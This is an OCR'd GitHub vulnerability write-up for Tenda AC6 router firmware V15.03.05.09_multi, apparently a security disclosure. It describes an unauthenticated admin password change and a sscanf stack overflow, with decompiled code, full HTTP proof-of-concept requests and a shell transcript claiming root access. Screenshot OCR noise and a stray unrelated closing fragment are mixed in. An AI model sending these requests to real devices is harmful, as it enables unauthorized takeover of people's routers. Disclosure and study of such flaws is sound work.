EPhaha / IOT_vuln Public

Code Issues 11 Pull requests Actions Projects Security ...

main IOT_vuln / Tenda / AC6 / 2 /

fuxianghah update command execv ... on Feb 28 History

..

| | |
|---|---|
| img | 10 months ago |
| readme.md | 9 months ago |


readme.md

# Tenda AC6 V15.03.05.09_multi Unauthorized stack overflow vulnerability

## Overview

- Manufacturer's website information： https://www.tenda.com.cn/profile/contact.html
- Firmware download address ： https://www.tenda.com.cn/download/default.html

## 1. Affected version



当前版本： V15.03.05.09_multi


升级类型： ● 在线升级 ○ 本地升级

当前版本为最新版本，不需要升级


Figure 1 shows the latest firmware Ba of the router

## 2.Vulnerability details

## 2.1Arbitrary password modification vulnerability



```
}
v16 = webgetvar(a1, "loginPwd", &unk_DF2D4);
SetValue("sys.userpass", v16);
sub_2E858(1);
*(_DWORD *)v8 = 0;
*(_DWORD *)v7 = 0;
```



Burp Suite Professional v2021.5.1 - Temporary Project - licensed to google
Burp Project Intruder Repeater Window Help
Sequencer Decoder Comparer Logger Extender Project options User options
Dashboard Target Proxy Intruder Repeater
Send
Cancel
Target: http://192.168.0.1
Request
Pretty Raw \n Actions
Response
Pretty Raw Render \n Actions
INSPECTOR
0 matches
0 matches
Done
114 bytes | 496 millis
Tenda Web Master
192.168.0.1/login.html
火狐官方站点 新手上路 常用网址 京东商城
移动设备上的书签
为提高用户体验，Firefox 将发送部分功能的使用情况给我们，用于进一步优化火狐浏览器的易用性。您可以自由选择是否向我们分享数据。
选择您要分享的数据(C)
Tenda
登录
忘记密码?


```
POST /goform/fast_setting_wifi_set HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
 rv:97.0) Gecko/20100101 Firefox/97.0
Accept: /
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en
;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 116
Origin: http://192.168.0.1
Connection: close
Referer: http://192.168.0.1/index.html

ssid=Tenda_AC6_rencvn&wrlPassword=rencvn667&power=
high&timeZone=%2B08%3A00&loginPwd=
e10adc3949ba59abbe56e057f20f883e
```

```
HTTP/1.1 200 OK
Content-type: text/plain; charset=utf-8
Pragma: no-cache
Cache-Control: no-cache


{
  "errCode":0
}
```

123456



Burp Suite Professional v2021.5.1 - Temporary Project - licensed to google
Burp Project Intruder Repeater Window Help
Sequencer Decoder Comparer Logger Extender Project options User options
Dashboard Target Proxy Intruder Repeater
Send
Cancel
Target: http://192.168.0.1
Request
Pretty Raw \n Actions
Response
Pretty Raw Render \n Actions
INSPECTOR
0 matches
0 matches
Done
114 bytes | 496 millis
Tenda WiFi
192.168.0.1/main.html
火狐官方站点 新手上路 常用网址 京东商城
移动设备上的书签
为提高用户体验，Firefox 将发送部分功能的使用情况给我们，用于进一步优化火狐浏览器的易用性。您可以自由选择是否向我们分享数据。
选择您要分享的数据(C)
Tenda
网络状态
外网设置
无线设置
访客网络
家长控制
VPN服务
高级功能
系统管理
中文
退出
互联网
路由器
在线：1台
信号放大器
实时网速
WAN口IP
软件版本

```
POST /goform/fast_setting_wifi_set HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
 rv:97.0) Gecko/20100101 Firefox/97.0
Accept: /
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en
;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 116
Origin: http://192.168.0.1
Connection: close
Referer: http://192.168.0.1/index.html

ssid=Tenda_AC6_rencvn&wrlPassword=rencvn667&power=
high&timeZone=%2B08%3A00&loginPwd=
e10adc3949ba59abbe56e057f20f883e
```

```
HTTP/1.1 200 OK
Content-type: text/plain; charset=utf-8
Pragma: no-cache
Cache-Control: no-cache


{
  "errCode":0
}
```

2.4 GHz: Tenda_AC6_renc...
5 GHz: Tenda_AC6_rencv...


↑0.1KB/s | ↓0.1KB/s

192.168.1.160

V15.03.05.09_multi


Firstly, through reverse analysis, we can find that there is a vulnerability of arbitrary password modification in the interface.The program passes the contents obtained in the loginpwd parameter directly to V16, and then directly changes the password to the login password through the setvalue() function. In this way, we can change the management password without authorization.

### 2.2Stack overflow vulnerability



```
v22 = (char *)huoqu(a1, (int)"schedWifiEnable", (int)"1");
src = (char *)huoqu(a1, (int)"schedStartTime", (int)&unk_EA64C);
v20 = (char *)huoqu(a1, (int)"schedEndTime", (int)&unk_EA64C);
nptr = (char *)huoqu(a1, (int)"timeType", (int)"0");
s = (char *)huoqu(a1, (int)"day", (int)"1,1,1,1,1,1,1");
i = 0;
GetValue("wl.public.enable", dest);
if ( !LOBYTE(dest[0]) )
  strcpy((char *)dest, "1");
if ( atoi(nptr) )
  sscanf(s, "%d,%d,%d,%d,%d,%d,%d", &v9, &v10, &v11, &v12, &v13, &v14, &v15);
SetValue((int)"sys.sched.wifi.timeType", (int)nptr);
ptr = malloc(0x19u);
```

The program passes the content under the day parameter to s, and then puts the matched content into the stack of V9, V10, V11, V12, V13, V14 and V15 through the regular expression of sscanf. There is no size limit, there is a stack overflow vulnerability, and the six parameters are controllable But through analysis, we need to meet one condition



```
v22 = (char *)huoqu(a1, (int)"schedWifiEnable", (int)"1");
src = (char *)huoqu(a1, (int)"schedStartTime", (int)&unk_EA64C);
v20 = (char *)huoqu(a1, (int)"schedEndTime", (int)&unk_EA64C);
nptr = (char *)huoqu(a1, (int)"timeType", (int)"0");
s = (char *)huoqu(a1, (int)"day", (int)"1,1,1,1,1,1,1");
i = 0;
GetValue("wl.public.enable", dest);
if ( !LOBYTE(dest[0]) )
  strcpy((char *)dest, "1");
if ( atoi(nptr) )
  sscanf(s, "%d,%d,%d,%d,%d,%d,%d", &v9, &v10, &v11, &v12, &v13, &v14, &v15);
SetValue((int)"sys.sched.wifi.timeType", (int)nptr);
ptr = malloc(0x19u);
v23 = atoi(v22);
v25 = mib2utc(src, v20, s, v7, v8, 128, 128);
```

We need to assign a value of 0 to the data packet to enter this judgment

## 3.Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware V15.03.05.09_multi
2. Attack with the following overflow POC attacks

```
POST /goform/openSchedWifi HTTP/1.1
Host: 192.168.1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101
Firefox/96.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 3102
Origin: http://192.168.1.1
Connection: close
Referer: http://192.168.1.1/wifi_time.html?random=0.40152203029080424&
Cookie: password=7c90ed4e4d4bf1e300aa08103057ccbcbxz1qw

schedWifiEnable=1&schedStartTime=00%3A00&schedEndTime=01%3A00&timeType=0&day=1%2C1%2
```

The reproduction results are as follows:



Unable to connect

An error occurred during a connection to 192.168.0.1.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

Figure 2 POC attack effect


3.Unauthorized password rewriting POC（The password here is changed to 123456)

```
POST /goform/fast_setting_wifi_set HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101
Firefox/97.0
Accept: /
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
```

```
Content-Length: 116
Origin: http://192.168.0.1
Connection: close
Referer: http://192.168.0.1/index.html

ssid=Tenda_AC6_rencvn&wrlPassword=rencvn667&power=high&timeZone=%2B08%3A00&loginPwd=
```

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shell without authorization



```
iot@attifyos ~/D/Tenda> python exp.py
success
iot@attifyos ~/D/Tenda> 
```

```
~ # ls
bin         init        sbin        webroot
dev         lib         sys         webroot_r
o
etc         mnt         tmp
etc_ro      proc        usr
home        root        var
~ #
```

ox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome